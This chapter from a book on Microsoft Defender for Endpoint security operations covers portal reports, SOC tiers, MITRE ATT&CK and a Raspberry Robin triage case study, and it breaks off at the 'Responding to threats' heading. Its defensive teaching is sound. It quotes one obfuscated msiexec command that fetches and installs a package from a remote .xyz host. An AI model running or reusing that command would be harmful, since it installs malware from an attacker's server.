

## Establishing Security Operations

The endpoint is the confluence of all activity in a network. It's the place where identities for users and admins authenticate, emails with attachments and links are clicked on, websites are browsed, and vast assortments of applications – each with their own novel, exploitable bugs and vulnerabilities – are running in an infinite number of states, configurations, and patch levels. It's because of this confluence and chaos that, though attacks on networks can take many forms, they almost always include some sort of endpoint compromise. A lot of security literature today focuses on identity security as the most important mitigating factor to prevent initial compromise, with talk of **zero-trust** architectures and multi-factor authentication. Though this importance is undeniably true, what isn't often made as obvious is that the security of the endpoint is required in lockstep, or those efforts are for naught. The endpoint is where those credential controls are most likely to become circumvented – often, through user interaction with a malicious link, attachment, or executable. In some cases, the physical endpoint even acts as a factor of the authentication itself.

Endpoints are where attackers will dwell, perform reconnaissance, collect credentials, and pivot through your environment to your highest-value assets, or *crown jewels* as they're often called. Again, the level of variability of endpoints and their users ensures that they will eventually become compromised. For just that reason, the amount of activity a threat actor is likely to perform on an endpoint during a security event is high. This means that they're also one of the best places to detect, slow, or (hopefully) prevent a significant compromise to your overall environment. The often-forgotten second half of Muhammad Ali's famous "*Float like a butterfly, sting like a bee*" quote is apt here: "*The hands can't hit what the eyes can't see.*" Fortunately, **Microsoft Defender for Endpoint (MDE)** acts as your window into the endpoint and gives you the visibility needed to find attackers, as well as the response tools to fight back against them.

In this chapter, our goal is to explore daily security operations through practical examples and ensure that you can use that visibility and the tools in your MDE toolbox to triage and respond to suspicious activity in your environment.

We're going to do so through the following main topics:

- Getting started with security operations
- Understanding attacks
- Triage and investigation

- Responding to threats
- Threat hunting

## Getting started with security operations

Before we jump into practical examples, it's important to first familiarize yourself with the portal, including dashboards and reports that are available to you. We'll also want to have a SOC structure in mind so that tasks and responsibilities can be mapped back to your own environment as you move through the chapter.

### Portal familiarization

The portal at <https://security.microsoft.com> provides a unified interface to all **Microsoft 365 Defender (M365D)** products. In *Chapter 4, Understanding Endpoint Detection and Response*, you learned about what the knobs and dials do. In *Chapter 6, Considerations for Deployment and Configuration*, you learned about all the configurable options for MDE, and subsequently, have been able to perform basic configuration of the portal experience.

Now is a good time to get some practical experience with the portal if you haven't already – but instead of jumping right into your production environment, you may want to spend some time familiarizing yourself with the various interfaces and observing the product in action.

The portal provides a great reference section called the **learning hub**, which is a highly recommended go-to section – it provides an overview of various online resources you can spend some time with to get even more familiar with the product. That said, you are understandably eager to jump right in! To that end, take a moment and run some simulations in the **evaluation lab**. There, you can automatically spin up some machines and run simulated attacks on them – a great way to generate alerts and incidents without hitting production, providing a safe learning environment as you get familiar with the product.

Once you have a well-established approach to security operations leveraging MDE, you'll want to go back, potentially leveraging these tools, and create a training plan to facilitate onboarding new analysts to the platform efficiently. If possible, it is recommended that this be established prior to onboarding the platform, so that your SOC is prepared to leverage the benefits of MDE right away.

Outside of portal navigation, it's good to also review what telemetry is available to you via various dashboards and reports.

### Dashboards and reports

Dashboards and reports give you ways to change how you visualize the data. This can be helpful for everything from daily task prioritization to long-term planning and strategy.

## Dashboards

On the main landing page of the portal, you will find it's possible to move, remove, or add **cards**. Adjust these to suit your preference and to surface the most important information for your specific role or responsibilities. Some of the most useful high-level overviews are provided by the **Active incidents** and the **Threat analytics** cards. That said, if you want to do advanced dashboarding, you should investigate **Microsoft Sentinel**, or leverage Power BI (via API) to create your own dashboards. That may sound challenging, but it boils down to using an **Advanced hunting** query (which analysts will quickly get comfortable with) to return the relevant data and populating a table in Power BI with it. Then, you can use Power BI's analytics and visualization tools to pivot on that table (or tables, if you create more than one) however you need to. Some great examples exist over at

<https://github.com/microsoft/MicrosoftDefenderForEndpoint-PowerBI>, including links to other docs and blogs to help you get started!

## Reports

In the M365D portal, the **Reports** blade contains various reports for any Defender products you have integrated. You will, at minimum, have two report sections here for MDE – **General** and **Endpoints**.

Under the **General** section of **Reports**, there is the security report, which looks at things such as identities, data (data loss prevention), devices, and apps. We're going to keep the focus on devices, as that is most relevant to this book.

When you open the **Devices** report, it provides you with a handful of cards that show you a high-level overview of detections and threats in the environment. The current set of cards shown that are useful are listed here:

- **ASR rule detections:** A high-level overview of ASR rule detections
- **ASR rule configuration:** A breakdown of rules enabled and in what mode
- **Threat analytics:** A high-level glimpse of the threat analytics page
- **Device compliance:** Pertains to Intune device compliance if you have that connected
- **Devices with active malware:** Shows you whether users have malware that needs attention
- **Types of malware on devices:** Shows detections on devices managed by Intune
- **Web threat summary:** Gives information on domains blocked by network protection

- **Web activity by category:** Web content filtering categories details
- **Device control:** High-level information on external media connected to your devices
- **Firewall Blocked Inbound Connections:** Takes you to a specific section of the **Firewall** report

The endpoint-specific reports are currently as follows:

- **Threat protection:** Shows alert and detection details for your organization
- **Device health:** Shows the health of the device, OS, and antivirus
- **Vulnerable devices:** Shows metrics around vulnerable devices and severity
- **Web protection:** Gives you web activity and web threat metrics for your environment
- **Firewall:** The firewall block metadata, including device, reason, and ports
- **Device control:** Usage information for external media
- **Attack surface reduction rules:** ASR exclusion suggestions, misconfigurations, and detections

Before we move into practical security operations within the **M365D** portal, let's redefine our SOC tiers for illustrative purposes. Recall that these are not meant to be static definitions, but just one way that a SOC might be structured.

## Security operations structure

Though there are no rules about how a SOC should be organized, typically SOC responsibilities are either one team with different levels of expertise or multiple teams with different grains of focus. For our example purposes, we'll stick with the common three-tiered model we used in [\*Chapter 5, Planning and Preparing for Deployment\*](#). Feel free to go back to review it if needed, though here's a high-level refresher:

- **Tier 1 – Triage:** SOC triage analysts focus on monitoring and mitigation of well-known, high-fidelity alerts. When an issue falls outside the scope of their skills and responsibilities, the issue is typically escalated to the next tier.
- **Tier 2 – Investigation:** Mid-level experts are given more responsibility and are expected to ascertain the exact nature of a threat. They are expected to determine a threat's origin, the extent of the damage it has caused, and how deeply it has infiltrated the affected systems – then guide the response. High-impact threats that are sufficiently widespread or cause critical damage are escalated to Tier 3.
- **Tier 3 – Threat Hunting:** Threat hunters are responders to the most complex threats across the entirety of the organization's estate. When they are not dealing with immediate threats, they are hunting for and reviewing data forensics and telemetry for threats that have not been

flagged as malicious. The latter is so that they can improve detection logic and thus security posture.

An analyst's placement in a specific tier governs which parts of the portal and process they are engaged in. Your own SOC structure relative to MDE should be well understood by this point in the book, so review your own model and have it in mind as you read through the rest of the chapter.

With our example SOC structure (and your own) in mind, and familiarity with the portal from this and other chapters, let's move on to practical security operations. We'll begin with how to break an attack down into discernable stages.

## Understanding attacks

To understand the steps you should take to investigate a potential compromise, it's first important to understand the anatomy of an attack, how the industry has defined it over time, as well as how it has evolved to meet the ever-shifting need. Though not all of this will be specifically relevant to MDE and its functionality, it will act as a useful foundation for later concepts.

### The Cyber Kill Chain as a framework

Originally derived from a military model, Lockheed Martin originally coined the term **Cyber Kill Chain**® in a report compartmentalizing common attacks of the time into specific stages. This separation of stages provided security leaders and engineers with a logical framework of how to think about an attack, as well as specific approaches to detection, prevention, and response at each stage. Though the original model has limitations (such as being much too focused on network perimeters for modern cloud approaches), it does provide a great, static framework for how an organization can start understanding threats. Originally consisting of seven phases, eventually, an eighth phase was added by most security practitioners. Those stepwise phases are as follows:

1. **Reconnaissance**
2. **Weaponization**
3. **Delivery**
4. **Exploitation**
5. **Installation**
6. **Command and control**
7. **Actions on objective**
8. **Monetization**

This framing hasn't been invalidated today; modern attacks just aren't often consistent with it. In other words, modern attacks evolved beyond the standard kill chain. Being well-known public information at this point, this framework is rigid and just as well understood by the threat actors as

it is by the defenders. As Corporate Vice President (and Distinguished Engineer) at Microsoft, John Lambert once said, *attackers think in graphs*, focusing on data connections between systems. They don't think in lists like defenders tend to (or at least used to), so they don't follow the prescribed path. Steps get skipped, novel approaches are used, and attacks are much less predictable than they used to be. If you're interested in digging further into John's thoughts, you can find his blogs on GitHub at <https://github.com/JohnLaTwC/Shared>.

To give more flexibility and depth to the change in approach, defenders evolved as well – ultimately, morphing the kill chain into a matrix-style, knowledge-based approach. Integrated into MDE, the **MITRE ATT&CK™ framework** is by far the most widely adopted example of this. According to MITRE in December of 2022, 89% of organizations use ATT&CK, essentially making it a *lingua franca* (a fancy way of saying that it creates a common language or vernacular) that disparate security organizations can use to discuss cyber attacks efficiently and effectively. Let's expand on what exactly it is, how it differs from the classic kill chain approach, and how it can help you understand the anatomy of a modern attack.

## MITRE ATT&CK™ framework

As mentioned, kill chains are heavily focused on defining a sequence of events, but again, modern attacks regularly disrupt preconceived structures. Due to this, most operational security teams have moved toward using the **Tactics, Techniques, and Procedures (TTPs)** cataloged in the MITRE ATT&CK™ framework to build *attack chains* that are specific to the activity observed. The MITRE ATT&CK™ framework is available at <https://attack.mitre.org/>, and we recommend pulling it up while you read this section if you've never been exposed to it before.

Though the idea of the matrix is that you can pivot on what is important to you, ATT&CK™ is most directly broken down into tactics categories (given an identifier starting with **TA** for **tactic**, followed by a four-digit number), which contain techniques (with a **T** followed by four numbers as their identifier), potentially subdivided further, into sub-techniques (denoted with a decimal and three-digit number at the end). As an example, under the **defense evasion** tactic, the **process injection** technique is denoted as **T1055**. The specific process injection sub-technique of **portable executable injection** is denoted as **.002**. So, the full identifier for this sub-technique would be **TA0005 T1055.002** (though the tactic identifier is generally left off in notes because the underlying technique numbers are unique on their own). If you review a technique or sub-technique, you are not only given an explanation, but also procedural examples, alongside detection and mitigation guidance.

To give a brief overview in case you're not near a computer to review the framework yourself, the list of tactics at the time of writing is as follows:

- **Reconnaissance:** Gathering information about the target to plan an attack
- **Resource development:** Gathering or creating tools for the attack
- **Initial access:** Establishing an entry point into the environment
- **Execution:** Running tools/code in the environment
- **Persistence:** Creating a mechanism to maintain access or control that's resistant to being removed
- **Privilege escalation:** Obtaining higher-level permissions or access
- **Defense evasion:** Attempting to avoid detection
- **Credential access:** Gathering account names and passwords for later use
- **Discovery:** Investigating the environment to gather info for the next steps
- **Lateral movement:** Moving from one asset to another on the path to the end goal
- **Collection:** Gathering more information about the end goal/target
- **Command and control:** Establishing a connection between compromised systems and the attacker's control system
- **Exfiltration:** Getting data out of the environment
- **Impact:** Causing some effect on systems and/or data

A lot of this is reminiscent of the Cyber Kill Chain; however, it's important to realize again that there is no concern given to the order of operations. This is simply a catalog of TTPs for each activity from which an attack chain for a particular activity can be defined. That attack chain could split (once or multiple times), things can happen out of order, or the whole thing can double back on itself. The main idea is that modern threat analysis focuses on staying nimble rather than being prescriptive. With much less rigor than the previous kill chain understanding, ATT&CK™ TTPs provide clear documentation all the way to down to granular examples of how each might be executed (procedures), and attribution to specific threat actors where that information is known.

Some of these threat actors – referred to as **Advanced Persistent Threats (APTs)** – are organized groups that can infiltrate and dwell within networks for extended periods of time. APTs can be nation-state-sponsored or large criminal organizations, with structured *rules of engagement*, significant technical skills, and financial backing. Even if a threat actor isn't categorized as an APT, they regularly will have consistency in their approach and some level of organization. This consistency is important to understand because it means that patterns in their approach may be something that can be leveraged in defense of your network. For example, an indication of a specific threat actor may help inform a hunt for other indicators within your network, or if your industry is heavily targeted by a specific threat actor, you can create detections for their common TTPs.

Looking at an example timeline entry for a device, we can see how ATT&CK™ is incorporated. As can be seen in the following screenshot, as

an analyst works their way through the timeline, MDE will indicate relevant TTPs under the **Additional information** field. This includes MITRE ATT&CK™ techniques that the activity may be indicative of, but also other TTP labels developed by MDE security researchers as well as the **Microsoft Threat Intelligence Center (MSTIC)**:



Figure 8.1 – MITRE ATT&CK™ techniques in the device timeline

Selecting a timeline event associated with ATT&CK™ techniques will give you the expected flyout full of relevant metadata, but will also include technique info pulled directly from MITRE and deep links to the relevant ATT&CK™ TTPs for further understanding of the possible threat:




Figure 8.2 – MITRE ATT&CK™ technique information displayed on a timeline entry

This can be very helpful for discerning how a particular event might be interesting – often, providing the context needed to develop thoughts on the next steps for mitigation or how to pivot an investigation. As an analyst gains comfort with the various techniques, they can glance at the tags on a timeline event or alert and quickly identify whether an event warrants further review.

### COLD SNACK

*It's important to note that the timeline shows tags for techniques because the technique was used, not necessarily because any suspicious activity was noted. The tags are meant to be guideposts that frame an event for the analyst. In the end, it's up to the security professional to use contextual clues and the investigative process to determine whether an alert or event is malicious or not.*



Note that there is also the MITRE D3FEND™ matrix, which is an excellent resource for hardening and detection engineering. It's a bit outside of the scope of this book but is absolutely another MITRE product that you should check out (<https://d3fend.mitre.org>). With a high-level understanding of the nature of attacks and how the ATT&CK™ framework is integrated into MDE, let's move on to security operations.

## Case study – defining a modern attack

As we work through the operational usage of the tools provided by MDE, let's use a real-world example to help drive home the concepts in a real way.

In May 2022, the cybersecurity consulting firm, Red Canary, reported on a worm (a computer virus that replicates itself) called **Raspberry Robin**, which infected USB drives. In a lot of cases, these USB drives were compromised through computers that were inherently promiscuous with USB drives, such as print service businesses.

Though we'll step through the process as we go, here's a link to the original article from Red Canary, with descriptions of **indicators of attack (IOAs)**: <https://redcanary.com/blog/raspberry-robin/>.

The short version of how this malware operates is that the infected USB drive would be plugged into a computer and leverage autorun or a **.lnk** (shortcut) file disguised as a folder to achieve execution on the device. That file would use built-in Windows utilities, such as **cmd.exe** and **msiexec.exe**, to install itself. Then, it would beacon out to what were most likely **command and control (C2)** servers. The most interesting thing about it was that there was initially no further follow-on activity. To reference our ATT&CK™ tactics, Raspberry Robin included **initial access**, **execution**, some **defense evasion**, perhaps some early signs of **persistence**, and **command and control**, but no payload was delivered to gather credentials, establish a backdoor to the system, and so on. The attackers' end goals weren't immediately clear. Over the summer of 2022, however, the situation evolved, and Raspberry Robin started being used to deliver a variety of campaigns, including JavaScript backdoors, a malware campaign Microsoft refers to as **FakeUpdates**, and **Clop** ransomware. It turned out that Raspberry Robin was laying the foundation for one of the most widespread malware distribution platforms active in the world in 2022.

For our practical examples throughout the chapter, we'll use Raspberry Robin indicators and response actions to illustrate how things were in the early days, when threat intelligence was limited and analysts were still trying to understand this new attack.

To begin, let's step through the practice of triaging and investigating incidents.

# Triage and investigation

First, a quick disclaimer: organizations may already have a ticketing system or escalation path configured for alert escalation. Often, this activity is managed by a **security incident and event management (SIEM)** solution in tandem with a ticketing system (such as ServiceNow). The way that alerts get to your analysts in those scenarios is outside of our scope for the chapter. Though we will mention that the **Microsoft Sentinel** team has several roadmap items that will make that platform more robust for documentation and resolution of alerts in the near future – so, stay tuned to their public communications. That said, on with triage and investigation.

On a day-to-day basis, an analyst will be engaging in alerts or incidents and will need to perform triage – which is, at its most basic, prioritizing tasks. The modern interpretation of this term originates from the military assessment of battlefield wounded. Though military slang is often overused in relation to cybersecurity, there's no better word for this need. Endpoints are constantly under attack and some have a more urgent need for care than others. Analysts will need to use the tools at their disposal to quickly interpret the current impact or associated risk and then prioritize their efforts.

Part of that is understanding what the tools are telling them. That's why, before digging into alert and triage examples, let's take a moment to clearly define signals you'll be getting from Defender Antivirus as well as general alert verbiage. This knowledge can be very helpful to have in mind when trying to understand risk and prioritize work.

## Antimalware detections and remediations

When it comes to malware, if a threat has been detected, in most cases, it will be remediated by **Microsoft Defender Antivirus (Defender Antivirus)**, including terminating a running process before the next action. This is governed, first, by which mode Defender Antivirus is in (**active/passive/EDR block**) and second, by what the default or configured action is (if it was altered via policy).

These are the possible threat severity levels:

- **1:** Low-severity threats
- **2:** Moderate-severity threats
- **4:** High-severity threats
- **5:** Severe threats

These are the supported values for possible actions:

- **1:** Clean the file. The service attempts to recover files and disinfect them. This option was removed as a configurable option in 2022. Only

quarantine, remove, and ignore are valid selections.

- **2:** Quarantine the file. Moves the incriminated files into quarantine.
- **3:** Remove the file. Will remove the incriminated files from the system.
- **6:** Allow the file. Will allow the file (performs none of the preceding actions).
- **8:** User-defined. This will prompt the user to make a decision on the action to take.
- **10:** Block. Will block the execution of files.

In most cases, and when Defender Antivirus is in active mode with real-time protection and cloud-delivered protection enabled as recommended, what you will observe in an alert is the remediation result.

Other possible scenarios for remediation are as follows:

- Remediations from automated investigations (which can be triggered by any malware detection)
- Manual response actions originating from the portal such as running an antivirus scan, stopping and quarantining a file, or when a block indicator was applied
- Actions in **Live response (LR)**

Alerts related to malware will typically show up in the portal with the detection source as **Antivirus**.

*COLD SNACK*

**Threat alert levels** are specific to malware and assigned by Microsoft – while they play a role in the alert severity determination you see for alerts and incidents in the portal, they tell only one side of the story. MDE will leverage the threat category and name, but also whether the threat was active when detected or acted on. Consequently, even high-severity malware may be considered less critical and not necessarily generate a high-severity alert if it was successfully prevented and no other malicious activity was observed – in fact, you may see an **Informational** severity only.

## Considering alert verbiage

The product strives to provide incident and alert names that give you a clear indication of what activity it will contain, aligning as much as possible with the guidance in the documentation at

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/review-alerts>. The core takeaways from that page are the definitions of detected, prevented, and blocked. Let's expand on those a bit:

- **Detected:** The attack was detected, but it may still be active. The truth is, MDE doesn't actually know the current state, only that it saw it.
- **Blocked:** The behavior was blocked after it was executed. This means that the process was running for some time and exhibited behavior that MDE deemed warranted termination. The thought here from an

operations perspective is that you need to understand what happened prior to that termination action.

- **Prevented:** The activity was prevented entirely. This is the one you want to see, as it means that no execution was allowed to happen. It could even mean the file was prevented from being written to disk.

### *COLD SNACK*

*As far as detection goals go, Defender Antivirus detections are often built to take action on threats. In contrast, EDR detections are designed to feed analysts the information they need to make quick decisions about remediation needs. The two work in tandem to mitigate threats where possible and surface rich and effective contexts where it's not.*

Once an analyst starts getting more familiar with the alerts, they'll start to realize that there are variations on the previous descriptions that aren't covered explicitly in the docs. This is clarifying language added to these alerts, mostly self-explanatory, to help with understanding the current state and action taken. We wanted to walk through some of them here to give analysts an idea of what they might see (as it's ever-evolving) and how to interpret the verbiage on the fly.

Often, there is some pretext to help qualify the type of process that was detected, blocked, or prevented:

- **Unwanted software...**: Potentially unwanted, but not necessarily malicious software.
- **Malware...**: Software known to be malicious.
- **Hacktool...**: Software known to be used for penetration testing or similar activity. Not an indication that it's not being used for malicious purposes, just acknowledging that it isn't inherently malicious.

Here is a list of common subtexts you will see for **detected** alerts:

- **...while executing**: The file was executed, but no action was taken.
- **...while executing and terminated**: The file was executed, but then terminated. Again, focus on what happened prior to termination.
- **...in an iso disc image file**: The malware was detected at rest and no action was taken, as there was no concern. Clean-up will need to be done manually.
- **...in a zip/rar archive file**: The malware was detected at rest and no action was taken, as there was no concern. Clean-up will need to be done manually.
- **...during a scheduled scan**: The detection occurred specifically as the result of a scheduled scan. Note that starting a scan manually also counts as a scheduled scan. The idea here is that the file was at rest, and previously undetected. Figuring out where it came from may be difficult if it's been there for a while.

Some expanded verbiage for **prevented** alerts to add further context might be the following:

- ...prevented from executing by AMSI
- ...in a command line was prevented from executing

This is not an exhaustive list but is hopefully illustrative of how the alert wording is not meant to be generic and overlooked. Though an analyst may see a lot of alerts that are simply prevented, blocked, or detected, many more will have these expanded alert titles, which can be really informative about the state of the process or file when it was detected or acted on.

## Managing incidents

At the beginning of their shift, and throughout, analysts need to identify what work needs immediate attention and what can wait. Then, they need to get that work assigned to the relevant team members or themselves. The approach taken is highly dependent on their SOC structure and the expectations set by **service level agreements (SLAs)** defined by the security organization, which are generally based on established risk criteria.

For our example scenario, let's start with an analyst lead on a small security team at a medium-sized company. We'll reuse our fictional company, **The Graves Corporation**, from *Chapter 5, Planning and Preparing for Deployment*, for illustration purposes. To define their current state, Graves doesn't have a SIEM set up yet, and they've onboarded their devices to MDE very recently. They're just getting started with the product, but they have long-standing, established SOC tiers, roles, and responsibilities.

With that scenario in mind, let's step through how a SOC might approach investigating and mitigating events. As mentioned, none of this is prescriptive; it's only meant to give an example that hopefully helps illustrate concepts.

The initial incident management for the overall environment might start as a review, by our security analyst lead, of all new incidents in the queue. Graves has SLAs dictating a target of all high-severity incidents assigned and in-work within an hour of creation. Maybe there's a particular subsection of the environment that's the most concerning and those devices are a higher priority (perhaps even flagged within MDE to facilitate filtering). Whatever the goals may be, it's paramount for an organization to create relevant tags and device groups to give analysts ways to filter the incidents queue as needed.

The Graves analyst lead starts by doing a high-level review of what incidents are in the queue, and then assigns them to analysts (individually or in groups) by selecting the multi-select checkbox next to relevant inci-

dents and then selecting **Manage incidents**. Some *potential phishing website* alerts are assigned to Tier 1 analysts, as the process for handling those is clearly defined in their organization, and Tier 1 can escalate to Tier 2 if they see anything unexpected. The rest go to Tier 2 for further triage, investigation, and potential response.

## Performing initial triage

Now that work has been assigned, let's move from our lead to the perspective of a Tier 2 analyst on shift. Our Tier 2 analyst begins by filtering the incidents queue. They have some previously assigned work items that are currently in progress but want to focus on newly assigned incidents first to check for high-risk activity. Selecting the filter options for **Active** and **Assigned to me**, the queue shows only the relevant incidents. Note, if our Tier 2 analyst has a lot of incidents in their queue, they can further filter by **High**, or by changing the timeframe, such as setting it to **1 day**.

Our Tier 2 analyst performs a quick initial review of assigned incidents by expanding each and highlighting the underlying alerts for more information, changing each to **In progress** to acknowledge they've begun work on them as they go.

One incident shows **defense evasion** but only on a single endpoint and only consisting of one attempt to turn off **Defender Antivirus**, which was prevented. If there were other related activities, this would be more concerning, but they check the user's title (provided by AAD integration) and note that they are a software developer. They know that their organization's developers often try to disable antivirus to free up resources for their heavy system loads. The analyst doesn't discount the alert entirely, as disabling antivirus is against the policy at Graves, but there's not enough concern to warrant focusing on it just now (especially since tamper protection prevented the antivirus disablement from actually occurring).

One of the other incidents the analyst has been assigned contains a single alert for suspicious-looking PowerShell script execution. During the review, they immediately recognize the activity as benign. The alert was triggered on an internally developed, PowerShell-based tool created by Graves IT sysadmins. To be fair, it performs a lot of discovery and legitimately looks suspicious if you don't know what it is. The analyst thinks it's a good candidate for suppression, as it's unique. Their team has a policy that all suppressions have to be peer-reviewed prior to implementation, so they make a note that they'll need to handle the suppression later as they're still working through the triage process.

Next, they look at an incident named **Multi-stage incident involving Execution & Defense evasion on one endpoint**. It shows two alerts: one for suspicious behavior by **msiexec.exe** and another for a suspicious process launched using **cmd.exe**. There aren't enough details in this view to make a clear call, so they pivot out to the full incident to get a better

look. In the **Attack story** tab, the **incident graph** shows a single user, a single device, and two processes. They click on the two processes entry in the graph and select **View 2 Processes**. In the fly-out, it shows the process command lines, and they are immediately concerned. Here's what they see:

```
msIExec /FV "Http://gz4.Xyz:8080/BoBlbDynuPJ1AAh/cg/sZ9fFiO/LAPTOP-NAME?username" q0=yc -qUI
```

Notice that the command line for **msiexec.exe** has alternating capitalization, a very common obfuscation method (with no normal practical purpose, but that can defeat case-sensitive detections), which immediately indicates to our Tier 2 analyst that this is likely a true positive. It also includes a URL, which is uncommon for Windows Installer, and the URL itself is from a rarely seen top-level domain – **.xyz**. This is enough for our Tier 2 analyst to decide this needs immediate attention and to move into the investigation phase.

### COLD SNACK

*Organization is key as you pivot, especially when you have competing priorities. As more tools become web-based, a trick often used by Microsoft SOC analysts is to center-click (pushing in on the scroll wheel) on the mouse to open deep links in new tabs – a feature that works in most modern browsers. Combined with vertical tabs and tab groups in Edge (as shown in Figure 8.3), analysts can pivot and investigate quickly without losing track of which browser tab fits with which incident.*

Here's an example of how you could organize multiple investigations using tab groups:




Figure 8.3 – Using vertical tabs and tab groups in Edge to organize an investigation

Evaluation of risk and prioritization can vary greatly from organization to organization, so again, we remind you that this is not a prescriptive example, but rather an illustrative one. That said, our Tier 2 analyst is now pivoting into alert investigation and analysis. Let's go along and see where it leads them.

## Moving into investigation and analysis

Before analysis can really begin, more information needs to be obtained. Analysts must dive into the data available to them and gain as much broad understanding as possible through investigation. As they go, those discovered pieces of information can be assembled into a cohesive story through analysis and additional pivoting as needed. MDE puts a lot of the most useful data in one place for an analyst, but that doesn't mean they should hesitate to leverage any other data sources they have access to. Lean on both external and internal sources where possible to add needed context.

When investigating activity, there are three core understandings that need to be gleaned:

- Where did it come from? (Often referred to as the *left goalpost*)
- Where did it stop? (Often referred to as the *right goalpost*)
- What did it do in between?

Obviously, this is a vague general framework, but it serves an important purpose. Often, in an investigation, new analysts struggle with where to start and where to stop. The hard target of the left goalpost is more obvious, as it's usually a single, straightforward catalyst – often something like the download and execution of tainted software or a phishing link click through a malicious advertisement. The right goalpost, or right edge of the event timeline, can be fuzzier. It's the point where the malicious activity has ended, whether successful in its endeavor or thwarted by security controls.

Common successful examples of a right goalpost (from the malicious activity's perspective) would be file encryption (ransomware), data exfiltration, or achieving remote command and control. As mentioned though, it can also just be the point where the malware was stopped, such as an antivirus preventing execution or a **Microsoft SmartScreen** filter blocking the malicious webpage from ever loading.

An analyst's job is to find the truth of what happened, and identifying the left and right goalposts will often give them the whole story. Even when it doesn't, it should give them enough context to plan the next steps and start filling in the blanks.

Reviewing the alert story on the alert page, as shown in *Figure 8.4*, our Tier 2 analyst notes another command-line execution:





Figure 8.4 – The alert story

Let's focus on the last line:

**explorer.exe eXploreR "MOSER BAER"**

A quick web search for **Moser Baer** shows the analyst that it is an India-based manufacturer of optical drives and flash media (e.g., USB flash drives, pen drives, thumb drives – choose your vernacular). By clicking the ellipsis (...) on the right side of the alert entry for **Suspicious behavior by msiexec.exe**, the analyst is able to select **See in timeline** and navigate right to where the activity occurred in the device timeline.

In the timeline, our Tier 2 analyst starts by scrolling up to confirm their understanding of what the malware is doing and, with any luck, to find the right goalpost. Unfortunately, it's confusing. It seems like there's an initial compromise and potentially a beacon to a **C2**, but then nothing. They would expect to see some payload delivered, but there's seemingly no follow-up. They flag all events of interest so that they can filter for them later. They note that **msiexec.exe** is given elevated privileges, local accounts are being checked for blank passwords, and a ZIP file was created on the **D:\** drive. With their recently obtained knowledge about Moser Baer, and realizing that drive letters other than **C:\** on a client system can often indicate removable media, they search the timeline for USB plug events, simply by typing the string term **plug** into the search field. About a minute before the **msiexec.exe** event, they find evidence of a USB connection:

- **Event name:**
  - A Plug and Play device (MBIL SSM Moser Baer Disk USB device) was connected
- **Event info:**
  - **Event:** A Plug and Play device (MBIL SSM Moser Baer Disk USB device) was connected
  - **Event time:** Jul 30, 2022, 7:51:40 A.M.
  - **Action type:** PnpDeviceConnected
- **Event details:**
  - **Device id:**

```
USBSTOR\Disk&Ven_MBIL_SSM&Prod_Moser_Baer_Disk&Rev_0009...
```
  - **Device description:** MBIL SSM Moser Baer Disk USB device

- **Class name:** DiskDrive

Satisfied they've found the left lateral limit (goalpost) of their event, they flag the plug events, and then pivot into **threat analytics** to see what relevant threat intelligence might be available within the platform. They find an entry that seems relevant, but with only limited early detection information (remember, our example is from earlier this year). There's a link to Red Canary's Raspberry Robin article that was mentioned earlier in this chapter and a description of relevant IOAs. It also mentions that there's not yet a clearly known origin or intention, but that the infection causes beaconing to TOR nodes. It shows an attack chain similar to this:




Figure 8.5 – The original Raspberry Robin attack chain

They then compare the IOAs from threat analytics and the Red Canary blog to what they are seeing, and it's absolutely the same activity.

Armed with specific indicators to search for, our Tier 2 analyst uses the timeline search feature to identify and flag several other relevant events. They then filter the timeline for flagged events, decrease the timeframe to just what they need, and click the **Export** button. This generates and downloads a **comma-separated values (CSV)** file containing only the events that are shown by the current filter. They upload this file to the organization's case management system for retention.

One of the indicators they were able to confirm was the download of a suspicious **dynamic link library (DLL)** file. Clicking through the deep links on the file entry within the alert, they move to the file page for files with that **hash**. They note immediately that the **File prevalence** card shows ten instances of the file across the organization, and several hundred instances worldwide in the last 30 days. The tab for filenames has (4) next to it, indicating that the file has been seen by at least 4 different filenames in their environment. They then select **Observed in organization** (or **View all devices** directly in the **Overview** tab), and confirm their concern; the file has been seen across 10 different systems, across multiple Graves sites, and with 4 different filenames.

At this point, our Tier 2 analyst is clear that there is some prevalence that the malware doesn't seem to have an immediate impact and is confident in their understanding of the left and right goalposts for this specific incident. Now, they must decide what response is warranted and follow through with that response.

*COLD SNACK*

*Prevalence can be a good indicator for both confirming concern and alleviating it. Low prevalence can indicate that a file is novel and may be more likely to be malware. Extremely high prevalence, like hundreds of thousands of devices worldwide, can indicate that the file is common and less likely to be malicious. Neither of those is foolproof, of course, but the thought can add much-needed context when trying to qualify an unclear risk.*

## Responding to threats

